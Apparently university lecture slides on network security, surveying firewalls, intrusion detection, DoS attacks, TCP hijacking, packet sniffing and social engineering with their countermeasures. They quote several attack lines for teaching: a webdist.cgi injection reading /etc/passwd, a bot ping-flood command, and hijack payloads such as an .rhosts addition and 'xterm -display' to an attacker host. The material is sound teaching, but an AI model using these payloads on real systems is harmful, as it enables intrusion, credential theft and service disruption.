

# Network Security



# A Brief History of the World

BRINGING CIVILIZATION TO ITS KNEES...



# Overview



- What is security?
- Why do we need security?
- Who is vulnerable?
- Common security attacks and countermeasures
  - Firewalls & Intrusion Detection Systems
  - Denial of Service Attacks
  - TCP Attacks
  - Packet Sniffing
  - Social Problems

# What is “Security”



## ■ Dictionary.com says:

- 1. Freedom from risk or danger; safety.
- 2. Freedom from doubt, anxiety, or fear; confidence.
- 3. Something that gives or assures safety, as:
  - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
  - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
  - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

...etc.

# What is “Security”



## ■ Dictionary.com says:

- 1. Freedom from risk or danger; safety.
- 2. Freedom from doubt, anxiety, or fear; confidence.
- 3. Something that gives or assures safety, as:
  - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
  - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
  - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

...etc.

# What is “Security”



## ■ Dictionary.com says:

- 1. Freedom from risk or danger; safety.
- 2. Freedom from doubt, anxiety, or fear; confidence.
- 3. Something that gives or assures safety, as:
  - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
  - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
  - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

...etc.

# What is “Security”



## ■ Dictionary.com says:

- 1. Freedom from risk or danger; safety.
- 2. Freedom from doubt, anxiety, or fear; confidence.
- 3. **Something that gives or assures safety, as:**
  - 1. A group or department of private guards: Call building security if a visitor acts suspicious.
  - 2. Measures adopted by a government to prevent espionage, sabotage, or attack.
  - 3. Measures adopted, as by a business or homeowner, to prevent a crime such as burglary or assault: Security was lax at the firm's smaller plant.

...etc.

# Why do we need security?

- Protect vital information while still allowing access to those who need it
  - Trade secrets, medical records, etc.
- Provide authentication and access control for resources
  - Ex: AFS
- Guarantee availability of resources
  - Ex: 5 9's (99.999% reliability)



# Who is vulnerable?

- Financial institutions and banks
- Internet service providers
- Pharmaceutical companies
- Government and defense agencies
- Contractors to various government agencies
- Multinational corporations
- **ANYONE ON THE NETWORK**

# Common security attacks and their countermeasures

- Finding a way into the network
  - Firewalls
- Exploiting software bugs, buffer overflows
  - Intrusion Detection Systems
- Denial of Service
  - Ingress filtering, IDS
- TCP hijacking
  - IPSec
- Packet sniffing
  - Encryption (SSH, SSL, HTTPS)
- Social problems
  - Education

# Firewalls




- Basic problem – many network applications and protocols have security problems that are fixed over time
  - Difficult for users to keep up with changes and keep host secure
  - Solution
    - Administrators limit access to end hosts by using a firewall
    - Firewall is kept up-to-date by administrators

# Firewalls



- A firewall is like a castle with a drawbridge
  - Only one point of access into the network
  - This can be good or bad
- Can be hardware or software
  - Ex. Some routers come with firewall functionality
  - ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

# Firewalls



# Firewalls



- Used to filter packets based on a combination of features
  - These are called packet filtering firewalls
    - There are other types too, but they will not be discussed
  - Ex. Drop packets with destination port of 23 (Telnet)
  - Can use any combination of IP/UDP/TCP header information
    - `man ipfw` on unix47 for much more detail
- But why don't we just turn Telnet off?

# Firewalls



- Here is what a computer with a default Windows XP install looks like:
  - 135/tcp open loc-srv
  - 139/tcp open netbios-ssn
  - 445/tcp open microsoft-ds
  - 1025/tcp open NFS-or-IIS
  - 3389/tcp open ms-term-serv
  - 5000/tcp open UPnP
- Might need some of these services, or might not be able to control all the machines on the network

# Firewalls



- What does a firewall rule look like?
  - Depends on the firewall used
- Example: ipfw
  - `/sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet`
- Other examples: WinXP & Mac OS X have built in and third party firewalls
  - Different graphical user interfaces
  - Varying amounts of complexity and power



# Intrusion Detection



- Used to monitor for “suspicious activity” on a network
  - Can protect against known software exploits, like buffer overflows
- Open Source IDS: Snort, [www.snort.org](http://www.snort.org)

# Intrusion Detection



- Uses “intrusion signatures”
  - Well known patterns of behavior
    - Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
- Example
  - IRIX vulnerability in `webdist.cgi`
  - Can make a rule to drop packets containing the line
    - `"/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd"`
- However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring

# Minor Detour...



- Say we got the `/etc/passwd` file from the IRIX server
- What can we do with it?

# Dictionary Attack



- We can run a dictionary attack on the passwords
  - The passwords in `/etc/passwd` are encrypted with the `crypt(3)` function (one-way hash)
  - Can take a dictionary of words, `crypt()` them all, and compare with the hashed passwords
- This is why your passwords should be meaningless random junk!
  - For example, “`sdfo839f`” is a good password
    - That is not my andrew password
    - Please don't try it either

# Denial of Service



- Purpose: Make a network service unusable, usually by overloading the server or network
- Many different kinds of DoS attacks
  - SYN flooding
  - SMURF
  - Distributed attacks
  - Mini Case Study: Code-Red

# Denial of Service



- SYN flooding attack
- Send SYN packets with bogus source address
  - Why?
- Server responds with SYN ACK and keeps state about TCP half-open connection
  - Eventually, server memory is exhausted with this state
- Solution: use “SYN cookies”
  - In response to a SYN, create a special “cookie” for the connection, and forget everything else
  - Then, can recreate the forgotten information when the ACK comes in from a legitimate connection

# Denial of Service



Honey! I think  
our network is  
having another  
Smurf attack!



# Denial of Service



## ■ SMURF


- Source IP address of a broadcast ping is forged
- Large number of machines respond back to victim, overloading it



# Denial of Service



- ICMP echo (spoofed source address of victim)  
Sent to IP broadcast address
- ICMP echo reply



# Denial of Service



## ■ Distributed Denial of Service

- Same techniques as regular DoS, but on a much larger scale
- Example: Sub7Server Trojan and IRC bots
  - Infect a large number of machines with a “zombie” program
  - Zombie program logs into an IRC channel and awaits commands
  - Example:
    - Bot command: `!p4 207.71.92.193`
    - Result: runs `ping.exe 207.71.92.193 -l 65500 -n 10000`
    - Sends 10,000 64k packets to the host (655MB!)
  - Read more at: <http://grc.com/dos/grcdos.htm>

# Denial of Service



- Mini Case Study – CodeRed
  - July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours
  - Used a recently known buffer exploit in Microsoft IIS
  - Damages estimated in excess of \$2.6 billion

# Denial of Service



- Why is this under the Denial of Service category?
  - CodeRed launched a DDOS attack against [www1.whitehouse.gov](http://www1.whitehouse.gov) from the 20th to the 28th of every month!
  - Spent the rest of its time infecting other hosts

# Denial of Service



- How can we protect ourselves?
  - Ingress filtering
    - If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
    - RFC 2267 has more information about this
  - Stay on top of CERT advisories and the latest security patches
    - A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!

# TCP Attacks



- Recall how IP works...
  - End hosts create IP packets and routers process them purely based on destination address alone
- Problem: End hosts may lie about other fields which do not affect delivery
  - Source address – host may trick destination into believing that the packet is from a trusted source
    - Especially applications which use IP addresses as a simple authentication method
    - Solution – use better authentication methods

# TCP Attacks



- TCP connections have associated state
  - Starting sequence numbers, port numbers
- Problem – what if an attacker learns these values?
  - Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
  - Sequence numbers are sometimes chosen in very predictable ways

# TCP Attacks



- If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked!**
- Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
  - Ex. Instead of downloading and running new program, you download a virus and execute it



# TCP Attacks

- Say hello to Alice, Bob and Mr. Big Ears



# TCP Attacks

- Alice and Bob have an established TCP connection



# TCP Attacks




- Mr. Big Ears lies on the path between Alice and Bob on the network
  - He can intercept all of their packets



# TCP Attacks




- First, Mr. Big Ears must drop all of Alice's packets since they must not be delivered to Bob (why?)



# TCP Attacks



- Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network)



# TCP Attacks



- What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
  - Can just DoS Alice instead of dropping her packets
  - Can just send guesses of what the ISN is until it is accepted
- How do you know when the ISN is accepted?
  - Mitnick: payload is “add self to .rhosts”
  - Or, “xterm -display MrBigEars:0”

# TCP Attacks



- Why are these types of TCP attacks so dangerous?



Web server



Malicious user



Trusting web client

# TCP Attacks



- How do we prevent this?
- IPSec
  - Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
  - Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is



# Five Minute Break

- For your enjoyment, here is something completely unrelated to this lecture:



Copyright © 2002 United Feature Syndicate, Inc.

# Packet Sniffing



- Recall how Ethernet works ...
- When someone wants to send a packet to some else ...
- They put the bits on the wire with the destination MAC address ...
- And remember that other hosts are listening on the wire to detect for collisions ...
- It couldn't get any easier to figure out what data is being transmitted over the network!

# Packet Sniffing



- This works for wireless too!
- In fact, it works for any broadcast-based medium

# Packet Sniffing



- What kinds of data can we get?
- Asked another way, what kind of information would be most useful to a malicious user?
- Answer: Anything in plain text
  - Passwords are the most popular

# Packet Sniffing



- How can we protect ourselves?
- SSH, not Telnet
  - Many people at CMU still use Telnet and send their password in the clear (use PuTTY instead!)
  - Now that I have told you this, please do not exploit this information
  - Packet sniffing is, by the way, prohibited by Computing Services
- HTTP over SSL
  - Especially when making purchases with credit cards!
- SFTP, not FTP
  - Unless you **really** don't care about the password or data
  - Can also use KerbFTP (download from MyAndrew)
- IPSec
  - Provides network-layer confidentiality

# Social Problems



- People can be just as dangerous as unprotected computer systems
  - People can be lied to, manipulated, bribed, threatened, harmed, tortured, etc. to give up valuable information
  - Most humans will breakdown once they are at the “harmed” stage, unless they have been specially trained
    - Think government here...

# Social Problems



## ■ Fun Example 1:

- “Hi, I’m your AT&T rep, I’m stuck on a pole. I need you to punch a bunch of buttons for me”

# Social Problems



## ■ Fun Example 2:

- Someone calls you in the middle of the night
  - “Have you been calling Egypt for the last six hours?”
  - “No”
  - “Well, we have a call that’s actually active right now, it’s on your calling card and it’s to Egypt and as a matter of fact, you’ve got about \$2000 worth of charges on your card and ... read off your AT&T card number and PIN and then I’ll get rid of the charge for you”



# Social Problems



## ■ Fun Example 3:

- Who saw Office Space?
- In the movie, the three disgruntled employees installed a money-stealing worm onto the companies systems
- They did this from **inside** the company, where they had **full access** to the companies systems
  - What security techniques can we use to prevent this type of access?

# Social Problems



- There aren't always solutions to all of these problems
  - Humans will continue to be tricked into giving out information they shouldn't
  - Educating them may help a little here, but, depending on how bad you want the information, there are a lot of bad things you can do to get it
- So, the best that can be done is to implement a wide variety of solutions and more closely monitor who has access to what network resources and information
  - But, this solution is still not perfect

# Conclusions



- The Internet works only because we implicitly trust one another
- It is very easy to exploit this trust
- The same holds true for software
- It is important to stay on top of the latest CERT security advisories to know how to patch any security holes



# Security related URLs

- <http://www.robertgraham.com/pubs/network-intrusion-detection.html>
- <http://online.securityfocus.com/infocus/1527>
- <http://www.snort.org/>
- <http://www.cert.org/>
- <http://www.nmap.org/>
- <http://grc.com/dos/grcdos.htm>
- <http://lcamtuf.coredump.cx/newtcp/>